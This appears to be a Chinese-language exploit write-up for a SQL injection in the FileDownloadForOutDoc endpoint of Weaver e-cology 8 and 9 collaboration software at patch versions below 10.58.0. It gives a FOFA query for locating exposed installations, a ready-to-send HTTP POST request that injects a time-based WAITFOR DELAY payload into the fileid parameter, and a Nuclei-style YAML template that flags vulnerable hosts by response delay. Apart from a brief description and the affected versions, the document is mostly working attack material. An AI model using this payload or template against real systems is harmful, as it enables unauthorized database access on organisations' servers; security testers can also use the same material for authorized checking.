F6-7泛微-E-Cology-SQL


漏洞描述：

泛微e-cology是一款由泛微网络科技开发的协同管理平台，支持人力资源、财务、行政等多功能管理和移动办公。
泛微e-cology FileDownloadForOutDoc 未对用户的输入进行有效的过滤，直接将其拼接进了SQL查询语句中，导致系统出现SQL注入漏洞。

影响版本：

部分e-cology 8且补丁版本<10.58.0
部分e-cology 9且补丁版本<10.58.0

网站图片：



网络测绘：

fofa语法：

app="泛微-协同商务系统"


漏洞复现：

payload：

```
POST /weaver/weaver.file.FileDownloadForOutDoc HTTP/1.1
Host: ip:port
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Content-Length: 45
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close

fileid=3+WAITFOR+DELAY+'0:0:5'&isFromOutImg=1
```

效果图:



YAML脚本

```
id: ecology-oa-filedownloadforoutdoc-sqli

info:
  name: EcologyOA filedownloadforoutdoc - SQL injection
  author: unknown
  severity: critical
  description: EcologyOA filedownloadforoutdoc interface has SQL injection
  tags: ecology-oa,sqli

requests:
  - raw:
      - |
        POST /weaver/weaver.file.FileDownloadForOutDoc HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Accept-Encoding: gzip, deflate
        Accept-Language: zh-CN,zh;q=0.9
        Connection: close

        fileid=3+WAITFOR DELAY+'0:0:8'&isFromOutImg=1
    matchers:
      - type: dsl
        dsl:
          - 'duration>=5'
```